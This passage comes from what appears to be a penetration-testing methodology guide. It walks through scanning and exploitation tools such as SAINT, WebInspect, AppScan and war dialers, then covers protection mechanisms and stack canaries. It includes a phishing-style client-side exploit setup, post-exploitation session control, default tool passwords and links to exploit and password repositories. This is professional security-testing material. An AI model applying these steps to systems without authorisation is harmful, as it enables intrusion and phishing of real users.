for compliance and audit testing based on pre-defined and custom policies. In addition as a data leakage prevention
tool it can enumerate any data that should not be stored on the network. SAINTexploit is designed to exploit those
vulnerabilities identified by SAINTscanner, with the ability to carry out bespoke social engineering and phishing
attacks also. One a host or device has been exploited it can be utilised to tunnel through to other vulnerable hosts.
SAINT can either be built from source or be run from a pre-configured virtual machine supplied by the vendor.
If the latter is used (recommended) simply double clicking the icon will launch the suite. By default the password is
"SAINT!!!" The default web browser opens after SAINT auto updates to the following URL:
http://:52996/ Screenshot
Here SAINT_startup.png refers (included).
SAINTscanner
Once logged in you immediately enter the SAINTscanner page with the Penetration Testing (SAINTXploit) tab easily
available and visible. It is possible to login remotely to SAINT, by default this is over port 1414 and has those
hosts allowed to connect have to be setup via Options, startup options, Category remote mode, subcategory host
options: Screenshot Here SAINT_Remote_host.png refers (included). Configuration of scanning options should now
be performed which is accessed by Options, scanning options, Category scanning policy. Each sub category needs
to be addressed to ensure that the correct default scanning parameters are set i.e. using nmap rather than the in-built
SAINT port scanner and which ports to probe, that dangerous checks are disabled (if required) and that the required
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items for compliance and audit are enabled for reporting i.e. anti-virus, age of definition check etc. Screenshot Here
SAINT_scanning_options.png refers (included). Note: - The target restrictions sub-category should be amended if
any hosts are not to be probed. The most import scanning option is Category Scanning policy, sub-category probe
options, option, what scanning policy should be used, the scan required is selected or a custom policy built-up to suit
the actual task Screenshot here SAINT_policy_setup.png refers (included). Having configured all the options required
the actual process of carrying out a scan can be addressed. Step 1 Insert IP Range/ Address or Upload Target List
Step 2 Type in credentials Screenshot here SAINT_scansetup1.png refers (included). Step 3 Select Scan Policy Type
Step 4 Determine Firewall settings for Target Step 5 Select Scan Now Screenshot here SAINT_scansetup2.png refers
(included).
SAINTexploit
Different levels of penetration tests can be carried out:

Discovery - Identify hosts. Information Gathering - Identify hosts, probe and port scan. Single Penetration - Both
above then exploits stopping at first successful exploit. Root Penetration - Exploit then Privilege escalation to admin/
root. Full Penetration - Exploits as many vulnerabilities as possible. Web Application - Attacks discovered web
applications.
Conducting a test is fairly straight forward, once any prior configuration has been carried out, callback ports, timeouts
etc. Just select the Pen Test icon then go through the following 4 steps. Once complete select run pen test now.
Step 1 Insert IP Range/ Address or Upload Target List Step 2 Type in credentials
Screenshot here SAINT_pen1.png refers (included).
Step 3 Select Penetration Test Type Step 4 Determine Firewall settings for Target
SAINT_pen2.png Screenshot here SAINT_pen2.png refers (included).
Once a host has been successfully exploited, navigating to the connections tab provides the ability to directly interact
with the session. SAINTexploit provides four useful tools in this tab to allow interactive access to the session and a
disconnect button to close any outstanding connection:
Command Prompt. File and Upload Manager. Screenshot Taker Tunnel.
Screenshot here SAINT_connections.png refers (included) The File Manager gives the ability to perform numerous
actions. This is opened via the connections tab, providing the ability to upload/ download/ rename files. Screenshot
here SAINT_filemgr.png refers (included) A Command Prompt can be utilised on an exploited host, the tool is opened
via the connections tab, all DOS/Bash type commands that are applicable to the target OS can be ran. Screenshot here
SAINT_cmd.png refers (included) The Screenshot Tool can be used against an exploited host to grab a screenshot
for the report. Screenshot here SAINT_screen.png refers (included) Varied other tools that can be utilised against the
host, i.e. grabbing password hashes and many others can be accessed and executed via the exploits icon, tools option.
Custom Client Side attacks These can be performed by using the exploits icon, selecting exploits, expanding out the
client list and clicking on the appropriate exploit that you wish to utilise against the client (run now) Screenshot here
SAINT_client1.png refers (included) Select, port the client is to connect to, the shell port and the target type. Annotate
any specific mail from and to parameters Screenshot here SAINT_client2.png refers (included) Type in the
subject, either select a predefined template and alter the message to suit Screenshot here SAINT_client3.png refers
(included) A sample pre-defined template is available which looks very realistic Screenshot here SAINT_client4.png
refers (included) Selecting run now will start the exploit server against the specified target host Screenshot here
SAINT_client5.png refers (included) If a client click the link in the email they have just been sent, and they are
exploitable, the host will appear in the connections tab and can then be interacted with as above.
SAINTwriter

SAINTwriter is a component of SAINT that allows you to generate a variety of customised reports. SAINTwriter
features eight pre-configured reports, eight report formats (HTML, Frameless HTML, Simple HTML, PDF, XML,
text, tab-separated text, and comma-separated text), and over 100 configuration options for custom reports.
To generate a report
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Step 1 From the SAINT GUI, go to Data, and from there go to SAINTwriter. Step 2 Read the descriptions of the
pre-configured reports and select the one which best suits your needs. Screenshot here SAINT_writer.png refers
(included). A sample report is available here and here SAINT_report1.pdf and SAINT_report2.pdf refer (included)
Web Application Scanners
General Web Application Scanners
WebInspect (Windows)
HP's WebInspect application security assessment tool helps identify known and unknown vulnerabilities within the
Web application layer. WebInspect can also help check that aWeb server is configured properly, and attempts common
web attacks such as parameter injection, cross-site scripting, directory traversal, and more
When you first start WebInspect, the application displays the Start Page. For this page we can perform the five major
functions within theWebInpsect GUI. The options are to start aWeb Site Assessment, start aWeb Service Assessment,
start an Enterprise Assessment, generate a Report, and start Smart Update. From the Start Page, you can also access
recently opened scans, view the scans that are scheduled for today and finally, view the WebInspect Messages.
'" Screenshot Here "'
The first scan that is performed with WebInspect is the Web Site Assessment Scan. WebInspect makes use of the New
Web Site Assessment Wizard to setup the assessment scans.
'" Screenshot Here "'
When you start the New Scan wizard, the Scan Wizard window appears. The options displayed within the wizard
windows are extracted from theWebInspect default settings. The important thing to note is that any changes you make
will be used for this scan only.
In the Scan Name box, enter a name or a brief description of the scan. Next you need to select one an assessment
mode. The options available are Crawl Only, Crawl and Audit, Audit Only, and Manual. The "Crawl Only" option
completely maps a site's tree structure. It is possible after a crawl has been completed, to click "Audit" to assess an
application's vulnerabilities. "Crawl and Audit" maps the site's hierarchical data structure, and audits each page as
it is discovered. This should be used when assessing extremely large sites. "Audit Only" determines vulnerabilities,
but does not crawl the web site. The site is not assessed when this option is chosen. Finally, "Manual" mode allows

you to navigate manually to sections of the application. It does not crawl the entire site, but records information only
about those resources that you encounter while scanning a Site manually navigating the site. Use this option if there
are credentialed scans being performed. Also, ensure that you embed the credentials in the profile settings.
‘” Screenshot Here “‘
It is recommended to crawl the client site first. This allows the opportunity to identify any forms that need to be filtered
during the audit as well as identify directories/file names (in some cases, even the profiler) that need to be ignored for
a scan to complete.
Once you have selected the assessment mode, you will need to select the assessment type. There are four options
available, Standard Assessment, List-Driven Assessment, Manual Assessment, and Workflow-Driven Assessment.
The Standard Assessment type consists of automated analysis, starting from the target URL. This is the normal way
to start a scan. Manual Assessment allows you to navigate manually to
whatever sections of your application you choose to visit, using Internet Explorer. List-Driven Assessment performs
an assessment using a list of URLs to be scanned. Each URL must be fully qualified and must include the protocol
(for example, http:// or https://). Workflow-Driven Assessment: WebInspect audits only those URLs included in the
macro that you previously recorded and does not follow any hyperlinks encountered during the audit.
As discussed earlier, Standard Assessment will normally be used for the initial scans. If this is the choice you’ve
selected you will need to type or select the complete URL or IP address of the client’s site to be examined.
When you enter a URL, it must be precise. For example, if you entering client.com will not result in a scan of
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www.client.com or any other variations. To scan from a specific point append a starting point for the scan, such as
http://www.client.com/clientapplication/. By default, scans performed by IP address will not follow links that use fully
qualified URLs.
‘” Screenshot Here “‘
Select “Restrict to folder” to limit the scope of the assessment to the area selected. There are three options available
from the drop-down list.
‘” Screenshot Here “‘
The choices are Directory only, Directory and subdirectories, and Directory and parent directories. Choosing the
“Directory only” option will force a crawl and/or audit only for the URL specified. The “Directory and subdirectories”
options will crawl and/or audit at the URL specified as well as subordinate directories. It will not access any directory
than the URL specified. The “Directory and parent directories” option will crawl and/or audit the URL you specified,
but will not access any subordinate directories.

Once you have selected to appropriate options, click Next to continue.
If the target site needs to accessed through a proxy server, select Network Proxy and then choose an option from
the Proxy Profile list. The default is to Use Internet Explorer. The other options available are Autodetect, Use PAC
File, Use Explicit Proxy Settings, and Use Mozilla Firefox. Autodetect uses the Web Proxy Autodiscovery Protocol
(WPAD) to locate a proxy autoconfig file and use this to configure the browser's Web proxy settings. Use PAC File
loads proxy settings from a Proxy Automatic Configuration (PAC) file. Use Explicit Proxy Settings allows you to
specify proxy server settings. Use Mozilla Firefox imports the proxy server information from Firefox.
'" Screenshot Here "'
Selecting to use browser proxy settings does not guarantee that you will be able to access the Internet through a
particular proxy server. If the Internet Explorer settings are configured to use a proxy that is not running, then you will
not be able to access the site to begin the assessment. For this reason, it is always recommended to check the prosy
settings of the application you have selected.
Select Network Authentication if server authentication is required. Then choose the specific authentication method
and enter your network credentials. Click Next to continue.
The Coverage and Thoroughness options are not usually modified, unless you are targeting an Oracle site.
Screenshot Here
To optimize settings for an Oracle site, select Framework and then choose the site type from the Optimize scan for list.
Use the Crawl slider to specify the crawler settings.
If enabled, the slider allows you to select one of four crawl positions. The options are Thorough, Default, Normal, and
Quick. The specific settings are as follows:
Thorough uses the following settings:
• Redundant Page Detection: OFF
• Maximum Single URL Hits: 20
• Maximum Web Form Submissions: 7
• Create Script Event Sessions: ON
• Maximum Script Events Per Page: 2000
• Number of Dynamic Forms Allowed Per Session: Unlimited
• Include Parameters In Hit Count: True
Default uses the following settings:
• Redundant Page Detection: OFF
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• Maximum Single URL Hits: 5
• Maximum Web Form Submissions: 3
• Create Script Event Sessions: ON
• Maximum Script Events Per Page: 1000
• Number of Dynamic Forms Allowed Per Session: Unlimited
• Include Parameters In Hit Count: True
Normal uses the following settings:
• Redundant Page Detection: OFF
• Maximum Single URL Hits: 5

• Maximum Web Form Submissions: 2
• Create Script Event Sessions: ON
• Maximum Script Events Per Page: 300
• Number of Dynamic Forms Allowed Per Session: 1
• Include Parameters In Hit Count: False
Quick uses the following settings:
• Redundant Page Detection: ON
• Maximum Single URL Hits: 3
• Maximum Web Form Submissions: 1
• Create Script Event Sessions: OFF
• Maximum Script Events Per Page: 100
• Number of Dynamic Forms Allowed Per Session: 0
• Include Parameters In Hit Count: False
Select the appropriate crawl position and click Next to continue.
‘” Screenshot Here ”‘
Ensure that the select Run Profiler Automatically box is checked. Click Next to continue.
‘” Screenshot Here ”‘
At this point the scan has been properly configured. There is an option to save the scan settings for later use. Click
Scan to exit the wizard and begin the scan.
As soon as you start a Web Site Assessment, WebInspect displays in the Navigation pane an icon depicting each
session. It also reports possible vulnerabilities on the Vulnerabilities tab and Information tab in the Summary pane.
If you click a URL listed in the Summary pane, the program highlights the related session in the Navigation pane
and displays its associated information in the Information pane. The relative severity of a vulnerability listed in the
Navigation pane is identified by its associated icon.
Screenshot Here
When conducting or viewing a scan, the Navigation pane is on the left side of the WebInspect” ‘’window. It includes
the Site, Sequence, Search, and Step Mode buttons, which determines view presented.
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When conducting or viewing a scan, the Information pane contains three collapsible information panels and an information
display area. Select the type of information to display by clicking on an item in one of three information panels
in the left column.
The Summary pane has five tabs: Vulnerabilities, Information, Best Practices, Scan Log, and Server Information.
The Vulnerabilities Tab lists all vulnerabilities discovered during an audit. The Information Tab lists information
discovered during an assessment or crawl. These are not considered vulnerabilities, but simply identify interesting
points in the site or certain applications or Web servers. The Best Practices Tab lists issues detected by WebInspect
that relate to commonly accepted best practices for Web development. Items listed here are not vulnerabilities, but are
indicators of overall site quality and site development security practices (or lack thereof).
The Scan Log Tab is used to view information about the assessment. For instance, the time at which certain auditing

was conducted against the target. Finally, the Server Information Tab lists items of interest pertaining to the server.

‘” Screenshot Here ”‘

The final step is to export the results further analysis. To export the results of the analysis to an XML file, click File,
then Export. This presents the option to export the Scan or Scan Details.

‘” Screenshot Here ”‘

From the Export Scan Details window we need to choose the Full from the Details option. This will ensure that we
obtain the most comprehensive report possible. Since this is only available in XML format, the only option we have
left to choose is to scrub data. If you want to ensure that SSN, and Credit Card data is scrubbed then select these
options. If you choose to scrub IP address information then the exported data will be useless for our purposes. Click
Export to continue. Choose the file location to save the exported data.

Web Service Assessment Scan

The first scan that is performed with WebInspect is the Web Site Assessment Scan. WebInspect makes use of the New
Web Site Assessment Wizard to setup the assessment scans.

‘” Screenshot Here ”‘

When you start the New wizard, the Web Service Scan Wizard window appears. The options displayed within the
wizard windows are extracted from the WebInspect default settings. The important thing to note is that any changes
you make will be used for this scan only.

In the Scan Name box, enter a name or a brief description of the scan. Next you need to select one an assessment
mode. The options available are Crawl Only, and Crawl and Audit. The “Crawl Only” option completely maps a site’s
tree structure. It is possible after a crawl has been completed, to click “Audit” to assess an application’s vulnerabilities.

“Crawl and Audit” maps the site’s hierarchical data structure, and audits each page as it is discovered.

‘” Screenshot Here ”‘

Once you have selected the assessment mode, you will need to select the location of the WSDL file. WSDL is an
XML format for describing network services as a set of endpoints operating on messages containing either documentoriented
or procedure-oriented information. Once you have selected to appropriate options, click Next to continue.

‘” Screenshot Here ”‘

At this point the scan has been properly configured. There is an option to save the scan settings for later use. Click
Scan to exit the wizard and begin the scan.

As soon as you start a Web Service Assessment, WebInspect displays in the Navigation pane an icon depicting each
session. It also reports possible vulnerabilities on the Vulnerabilities tab and Information tab in the Summary pane.

If you click a URL listed in the Summary pane, the program highlights the related session in the Navigation pane
and displays its associated information in the Information pane. The relative severity of a vulnerability listed in the
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‘” Screenshot Here ”‘
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The Scan Log Tab is used to view information about the assessment. For instance, the time at which certain auditing
was conducted against the target. Finally, the Server Information Tab lists items of interest pertaining to the server.
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The final step is to export the results for further analysis. To export the results of the analysis to an XML file, click
File, then Export. This presents the option to export the Scan or Scan Details.
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obtain the most comprehensive report possible. Since this is only available in XML format, the only option we have
left to choose is to scrub data. If you want to ensure that SSN, and Credit Card data is scrubbed then select these
options. If you choose to scrub IP address information then the exported data will be useless for our purposes. Click
Export to continue. Choose the file location to save the exported data.
IBM AppScan
IBM Rational AppScan automates application security testing by scanning applications, identifying vulnerabilities
and generating reports with recommendations to ease remediation. This tutorial will apply to the AppScan Standard
Edition which is a desktop solution to automate Web application security testing. It is intended to be use by small
security teams with several security testers.
To ensure APPScan has the latest updates you should click update on the toolbar menu. This will check the IBM
servers for updates. Internet access is required.
The simplest way to configure a scan is to use the Configuration Wizard. You can access the Configuration Wizard

by clicking “New” on the File menu. You will be presented with the “New Scan” dialog box. Enable or disable the
“Configuration Wizard” by checking the box.
You can then choose what type of scan you wish to perform. The default is a Web Application Scan.
You then have to enter the starting URL for the web application. Other options on that screen include choosing Case-
Sensitivity path for Unix\Linux systems, adding additional servers and domains and enabling proxy and platform
authentication option. Uncheck the case-sensitivity path option if you know all the systems are windows as it can help
reduce the scan time.
If the web application requires authentication then there are several options to choose from. Recorded allows you
to record the login procedure so that AppScan can perform the login automatically. Prompt will prompt with the
login screen during the scan when a login is required. Automatic can be used in web applications that only require
a username and password. An important option is the “I want to configure In-Session detection options” if anything
other they “None” is chosen. This option automatically detects if the web application is out of session. AppScan with
automatically configure this feature but if it’s not correct scan results will be unreliable.
Next you will be asked to choose a test policy. There are various built-in policies and each have various inclusions and
exclusions. You can also create a custom policy.

By default AppScan tests the login and logout pages. This is enabled with the “Send tests on login and logout pages”
option. Some applications have safeguards that could lockout the test account and prevent a scan from completing.
You need monitor the testing logs to ensure login is not failing. AppScan also deletes previous session tokens before
testing login pages. You may need to disable this option if a valid session token is required on the login pages. This
can disabled by unchecking the “Clear session identifiers before testing login pages” option
You have now completed the scan configuration and will be prompted to start the scan. By default AppScan will
start a full scan of the application. To ensure full coverage of the application a Manual Explore of the application is
preferred. With this option AppScan with provide you with a browser window and you can access the application to
explore every option and feature available. Once the full application has been explored you can close the browser and
AppScan will add the discovered pages its list for testing. You can then start the full scan (Using ScanFull Scan on the
menu bar) and AppScan will automatically scan the application.
Web Directory Listing/Bruteforcing
DirBuster is a java application that is designed to brute force web directories and files names. DirBuster attempts to
find hidden or obfuscated directories, but as with any bruteforcing tool, it is only as good as the directory and file list
utilized. For that reason, DirBuster has 9 different lists.

Screenshot Here
Webserver Version/Vulnerability Identification
The ability to identify the Webserver version is critical to identify vulnerabilities specific to a particular installation.
This information should have been gathered as part of an earlier phase.
NetSparker (Windows)
NetSparker is windows based Web Application Scanner. This scanner tests for all common types of web application
security flaws. This scanner allows the user to enter NTLM, Forms based and certificate based credentials. NetSparker
boasts its ability to confirm the findings it presents to the user. NetSparker is an inexpensiveWeb Application Scanner.
When launching NetSparker, the user is presented with the following screen, which has tabs for the Scan Settings,
Authentication and Advanced Settings.
NetSparker allows the user to enter credentials for Forms based Authentication in the following dialogue.
Once credentials have been entered, NetSparker presents those to the web application in a mini-browser view as seen
below.
The below confirms that NetSparker is able to use the supplied credentials to login to the application.
In an effort to make sure that NetSparker knows when it has logged itself out of the web application, the user is able
to specify the logged in and logged out conditions.
The final step of the process confirms the settings are configured correctly.
NetSparker offers five different methods to start the scan as seen below. These include Start Scan, Crawl and Wait,
Manual Crawl (Proxy Mode), Scan Imported Links Only and Schedule Scan.
The scan starts with a crawl of the website and classifies the potential security issues as seen below.
The next phase is attacking the website. This begins to show identified vulnerabilities as shown in this screenshot.
Each finding can be shown in a Browser View as shown in this screenshot.
The vulnerability can also be displayed in an HTTP Request / Response format as seen in this screenshot.
To check the status of the scan, click on View and select Dashboard.
Also included is the Vulnerability Chart
Reporting options include PDF, HTML, CSV and XML formats.
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Specialized Vulnerability Scanners
Virtual Private Networking (VPN)
Virtual Private Networking (VPN) involves “tunneling” private data through the Internet. The four most widely known
VPN “standards” are Layer 2 Forwarding (L2F), IP Security (IPSec), Point-to-Point Tunneling Protocol (PPTP), and
Layer 2 Tunneling Protocol (L2TP). VPN servers generally will not be detected by a port scans as they don’t listen on
TCP ports, so a TCP port scan won’t find them. In addition, they won’t normally send ICMP unreachable messages,
so a UDP port scans more than likely won’t find them. This is why we need specialized scanners to find and identify
them.
ike-scan
ike-scan is a command-line IPsec VPN scanning, fingerprinting and testing tool that uses the IKE protocol

to discover,
fingerprint and test IPsec VPN servers. Ike-scan sends properly formatted IKE packet to each of the address you wish
to scan and displays the IKE responses that are received. While ike-scan has a dozens of options, we will only cover
the basics here.
Screenshot Here
Using ike-scan to actually perform VPN discovery is relatively straight forward. Simply give it a range and it will
attempt to identify
Screenshot Here
IPv6
The THC-IPV6 Attack Toolkit is a complete set of tools to scan for inherent protocol weaknesses of IPv6 deployments.
Implementation6 which performs various implementation checks on IPv6.
Screenshot Here
Exploit6 is another tool from the THC-IPV6 Attack Toolkit which can test for known ipv6 vulnerabilities.
Screenshot Here
Screenshot Here
War Dialing
War dialing is process of using a modem to automatically scan a list of telephone numbers, usually dialing every
number in a local area code to search for computers, Bulletin board systems and fax machines.
WarVOX
WarVOX is a suite of tools for exploring, classifying, and auditing telephone systems. Unlike normal wardialing tools,
WarVOX works with the actual audio from each call and does not use a modem directly. This model allows WarVOX
to find and classify a wide range of interesting lines, including modems, faxes, voice mail boxes, PBXs, loops, dial
tones, IVRs, and forwarders. WarVOX provides the unique ability to classify all telephone lines in a given range, not
just those connected to modems, allowing for a comprehensive audit of a telephone system. VoIP
VoIP networks rely on the network infrastructure that just simply targeting phones and servers is like leaving half the
scope untouched. The intelligence gathering phase should have resulted in identify all network devices, including
routers and VPN gateways, web servers, TFTP servers, DNS servers, DHCP servers, RADIUS servers, and firewalls.
Note: The default username is admin with a password of warvox.
Screenshot Here
iWar
iWar is a War dialer written for Linux, FreeBSD, OpenBSD, etc.
Screenshot Here
Plain Analog Wardialer (PAW) / Python Advanced Wardialing System (PAWS)
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PAW / PAWS is a wardialing software in python. It is designed to scan for ISDN (PAWS only) and newer analog
modems.
Screenshot Here
SIPSCAN
SIPSCAN uses REGISTER, OPTIONS and INVITE request methods to scan for live SIP extensions and users.

SIPSCAN
comes with a list of usernames (users.txt) to brute force. This should be modified to include data collected
during earlier phases to target the specific environment.
Screenshot Here
SIPSAK
SIPSAK is tool that can test for SIP enabled applications and devices using the OPTION request method only.
Screenshot Here
SVMAP
SVMAP is a part of the SIPVicious suite and it can be used to scan identify and fingerprint a single IP or a range of IP
addresses. Svmap allows specifying the method being used such as OPTIONS, INVITE, and REGISTER.
Screenshot Here
Passive Testing
Passive Testing is exactly what it sounds like. Testing for vulnerabilities but doing so in a passive manner. This is
often best left to automated tools, but it can be accomplished by manually methods as well.
Automated Tools
Traffic Monitoring
Traffic Monitoring is a passive mechanism for gathering further information about the targets. This can be helpful in
determining the specifics of an operating system or network device. There are times when active fingerprinting may
indicate, for example, an older operating system. This may or may not be the case. Passive fingerprinting is essentially
a “free” way to ensure that the data you are reporting is as accurate as possible.
P0f
P0f is an awesome passive fingerprinting tool. P0f can identify the operating system on based upon machines you
connect to and that you connect to as well as machines that you cannot connect to. Also, it can fingerprint machines
based upon the communications that your interfaces can observe.
Screenshot Here
Wireshark
Wireshark is a free and open-source packet analyzer. It is used for network troubleshooting, analysis, software and
communications protocol development, and education. Originally named Ethereal, in May 2006 the project was
renamed Wireshark due to trademark issues.
Wireshark is cross-platform, using the GTK+ widget toolkit to implement its user interface, and using pcap to capture
packets; it runs on various Unix-like operating systems including Linux, Mac OS X, BSD, and Solaris, and on
Microsoft Windows.
Screenshot Here

Tcpdump
Tcpdump is a common packet analyzer that runs under the command line. It allows the user to intercept and display
TCP/IP and other packets being transmitted or received over a network to which the computer is attached. Tcpdump

works on most Unix-like operating systems: Linux, Solaris, BSD, Mac OS X, HP-UX and AIX among others. In
those systems, tcpdump uses the libpcap library to capture packets.
There is also a port of tcpdump for Windows called WinDump; this uses WinPcap, which is a port of libpcap to
Windows.
Screenshot Here
Metasploit Scanners
Metasploit Unleashed
The Metasploit Unleashed course has several tutorials on performing vulnerability scanning leveraging the Metasploit
Framework.
9.3.2 Vulnerability Validation
Public Research
A product of the vast amount of security research is the discovery of vulnerabilities and associated Proof of Concept
(PoC) and/or exploit code. The results from the vulnerability identification phase must be individually validated and
where exploits are available, these must be validated. The only exception would be an exploit that results in a Denial
of Service (DoS). This would need to be included in the scope to be considered for validation. There are numerous
sites that offer such code for download that should be used as part of the Vulnerability Analysis phase.
• Exploit-db - http://www.exploit-db.com
• Security Focus - http://www.securityfocus.com
• Packetstorm - http://www.packetstorm.com
• Security Reason - http://www.securityreason.com
• Black Asylum - http://www.blackasylum.com/?p=160
Common/default passwords
Attempt to identify if a device, application, or operating system is vulnerable to a default credential attack is really as
simple as trying to enter in known default passwords. Default passwords can be obtained from the following websites:
* http://www.phenoelit-us.org/dpl/dpl.html
• http://cirt.net/passwords
• http://www.defaultpassword.com
• http://www.passwordsdatabase.com
• http://www.isdpodcast.com/resources/62k-common-passwords/
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Establish target list
Identifying all potential targets is critical to penetration testing. Properly established target lists ensure that attacks
are properly targeted. If the particular versions of software running in the environment can be identified, the tester is
dealing with a known quantity, and can even replicate the environment. A properly defined target list should include
a mapping of OS version, patch level information. If known it should include web application weaknesses, lockout
thresholds and weak ports for attack.
Mapping Versions
Version checking is a quick way to identify application information. To some extent, versions of services can be

fingerprinted using nmap, and versions of web applications can often be gathered by looking at the source of an
arbitrary page.
Identifying Patch Levels
To identify the patch level of services internally, consider using software which will interrogate the system for differences
between versions. Credentials may be used for this phase of the penetration test, provided the client has
acquiesced. Vulnerability scanners are particularly effective at identifying patch levels remotely, without credentials.
Looking for Weak Web Applications
Identifying weak web applications can be a particularly fruitful activity during a penetration test. Things to look
for include OTS applications that have been misconfigured, OTS application which have plugin functionality (plugins
often contain more vulnerable code than the base application), and custom applications. Web application fingerprinters
such as WAFP can be used here to great effect.
Identify Weak Ports and Services
Identifying weak ports can be done using banner grabbing, nmap and common sense. Many ports and services will
lie, or mislead about the specifics of their version.
Identify Lockout threshold
Identifying the lockout threshold of an authentication service will allow you to ensure that your bruteforce attacks
do not intentionally lock out valid users during your testing. Identify all disparate authentication services in the
environment, and test a single, innocuous account for lockout. Often 5 - 10 tries of a valid account is enough to
determine if the service will lock users out.
9.3.3 Attack Avenues
Attack avenues focus on identifying all potential attack vectors that could be leveraged against a target. This is
much more detailed than simply looking at the open or filtered ports, but evaluates the Footprinting information and
automated results in an effort to create an attack tree.
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Creation of Attack Trees
Attack trees are conceptual diagrams of threats on target systems and should include all possible attack methods to
reach those threats.
Identify protection mechanisms
There is no magic bullet for detecting and subverting Network or Host based protection mechanisms. It takes skill
and experience. This is beyond the scope of this document, which only lists the relevant protection mechanisms and
describes what they do.
Network protections
“Simple” Packet Filters
Packet filters are rules for classifying packets based on their header fields. Packet classification is essential to routers
supporting services such as quality of service (QoS), virtual private networks (VPNs), and firewalls.

Traffic shaping devices
Traffic shaping is the control of computer network traffic in order to optimize or guarantee performance, improve
latency, and/or increase usable bandwidth for some kinds of packets by delaying other kinds of packets that meet
certain criteria. During penetration test traffic shaping can also control the volume of traffic being sent into a network
in a specified period, or the maximum rate at which the traffic is sent. For these reasons; traffic shaping is important
to detect at the network edges to avoid packet dropping and packet marking.
Data Loss Prevention (DLP) systems
Data Loss Prevention (DLP) refers to systems that identify, monitor, and protect data in use, data in motion, and data
at rest via content inspection and contextual analysis of activities (attributes of originator, data object, medium, timing,
recipient/destination and so on). DLP systems are analogous to intrusion-prevention system for data.
Host based protections
Host-based protections usually revolve around an installed software package which monitors a single host for suspicious
activity by analyzing events occurring within that host. The majority of Host-based protections utilize one of
three detection methods: signature-based, statistical anomaly-based and stateful protocol analysis.
Stack/heap protections
Numerous tools are available that can monitor the host to provide protections against buffer overflows. Microsoft's
Data Execution Prevention mode is an example that is designed to explicitly protect the pointer to the SEH Exception
Handler from being overwritten.
Whitelisting
Whitelisting provides a list of entities that are being provided a particular privilege, service, mobility, access, or
recognition. An emerging approach in combating attacks by viruses and malware is to whitelist software which is
considered safe to run, blocking all others
AV/Filtering/Behavioral Analysis
Behavioral analysis works from a set of rules that define a program as either legitimate, or malicious. Behavioral
analysis technology monitors what an application or piece of code does and attempts to restrict its action. Examples
of this might include applications trying to write to certain parts of a system registry, or writing to pre-defined folders.
These and other actions would be blocked, with the actions notified to the user or administrator.
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Application level protections
9.4 Exploitation
9.4.1 Precision strike
Additional information on exploitation can be found at the Metasploit Unleashed course.
Countermeasure Bypass
<Contribution Needed>
AV
<Contribution Needed>
• Encoding

• Packing
• Whitelist Bypass
• Process Injection
• Purely Memory Resident

Human

<Contribution Needed>

HIPS

<Contribution Needed>

DEP

<Contribution Needed>

ASLR

<Contribution Needed>

VA + NX (Linux)

<Contribution Needed>

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w^x (OpenBSD)

<Contribution Needed>

WAF

A WAF (Web application firewall) is a firewall which can be installed in front of (network topology speaking) a web application. The WAF will analyze each request and look for common web attacks such as Cross Site Scripting and SQLinjection. Like most AV scanners, a blacklisting mechanism is often used to find these potentially malicious HTTP requests (often regex). Since theseWAFs are using this blacklisting technique, multiple papers exist on bypassing these types of devices.

Stack Canaries

In order to understand the use of the Stack Canaries, one needs to understand the fundamental flaw of buffer overflows.

A buffer overflow happens when an application fails to properly verify the length of the input received with the length of the buffer in memory to which this data is copied. Due to the way the stack is build, and the way the data is entered on the stack, the input received could be used to overwrite the EIP (extended instruction pointer, this is used by the application to know where the application came from prior to copying the input to the buffer). When an attacker controls the EIP, the execution of the application can be altered in such a way that the attacker has full control of the application. A potential fix is by adding a “cookie” or stack canary right after the buffer on the stack. When the application wants to return, the value of the stack canary is verified. If this value has been altered, the program will ignore the EIP and crash therefore making the buffer overflow ineffective.

Every operating system calculates a different cookie.

Microsoft Windows

The cookie in Windows is added by Visual Studio. One of the options when compiling an application is /GS. The option is enabled by default. The cookie is calculated using a few process specific variables. Below is a representative code of how this cookie is calculated.

```
‘‘‘‘
void generate_security_cookie() {
int defaultval1 = 0xFFFF0000;
int defaultval2 = 0xBB40E64E; // Hex value of PI without comma...
‘‘‘‘
int result = 0;
int resultcomp = 0;
‘‘‘‘
FILETIME filetimestruct ;
GetSystemTimeAsFileTime(&filetimestruct);
LARGE_INTEGER perfcounter;
QueryPerformanceCounter(&perfcounter);
‘‘‘‘
int tickc = GetTickCount();
int threadid = GetCurrentThreadId();
int processid = GetCurrentProcessId();
‘‘‘‘
result = result ^ filetimestruct.dwHighDateTime;
```
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```
result = result ^ filetimestruct.dwLowDateTime;
result = result ^ threadid;
result = result ^ processid;
result = result ^ tickc;
result = result ^ perfcounter.HighPart;
result = result ^ perfcounter.LowPart;
‘‘‘‘
if (result == defaultval2) {
printf("Wow, what are they odd of getting the same value as the beginning");
result = 0xBB40E64E;
} else {
if (!(result & defaultval1)) {
int temp = (result | 0x4711) << 16;
result |= temp;
}
}
resultcomp = ~result;
```
As you can see, some of these values are not hard to figure out. Except for maybe the LowDateTime and the performance
counter. An excellent paper has been written concerning this lack of entropy. More information can be found
in that paper here (Exploiting the otherwise non-exploitable)
Linux
As in Windows, the somewhat default compiler, gcc, adds the code for the stack canarie. This code can be found in
the file libssp/ssp.c
```
‘‘‘‘
static void __attribute__ ((constructor))
__guard_setup (void)
{
unsigned char *p;
int fd;
‘‘‘‘
```

```
if (__stack_chk_guard != 0)
return;
‘‘‘‘
fd = open ("/dev/urandom", O_RDONLY);
if (fd != -1)
{
ssize_t size = read (fd, &__stack_chk_guard,
sizeof (__stack_chk_guard));
close (fd);
if (size == sizeof(__stack_chk_guard) && __stack_chk_guard != 0)
return;
}
```
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```
‘‘‘‘
/* If a random generator can’t be used, the protector switches the guard
to the "terminator canary". */
p = (unsigned char *) &__stack_chk_guard;
p[sizeof(__stack_chk_guard)-1] = 255;
p[sizeof(__stack_chk_guard)-2] = ’\n’;
p[0] = 0;
}
```
It is known that some older versions of gcc do not use the urandom device in order to create a new cookie. They use a
preset cookie value (a mix of unprintable characters such as 00 0A 0D and FF). Gcc will compile an application with
stack canaries by default.
Problems with the implementation on Linux: On a linux machine, there are a few different ways of creating a thread.
One of them is called fork(). When using fork to create a new thread, the application will “quickly” create a new
thread which will reuse the calculated cookie for each new “fork”-ed thread. If a buffer overflow would exist in this
forked thread, an attacker could bruteforce the stack canarie. Once again a great article describing this attack can be
found here (Scraps of notes on remote stack overflow exploitation)
MAC OS
Disabled by default. Contribution required.
9.4.2 Customized Exploitation
Fuzzing is the process of attempting to discover security vulnerabilities by sending random input to an application.
If the program contains a vulnerability that can leads to an exception, crash or server error (in the case of web apps),
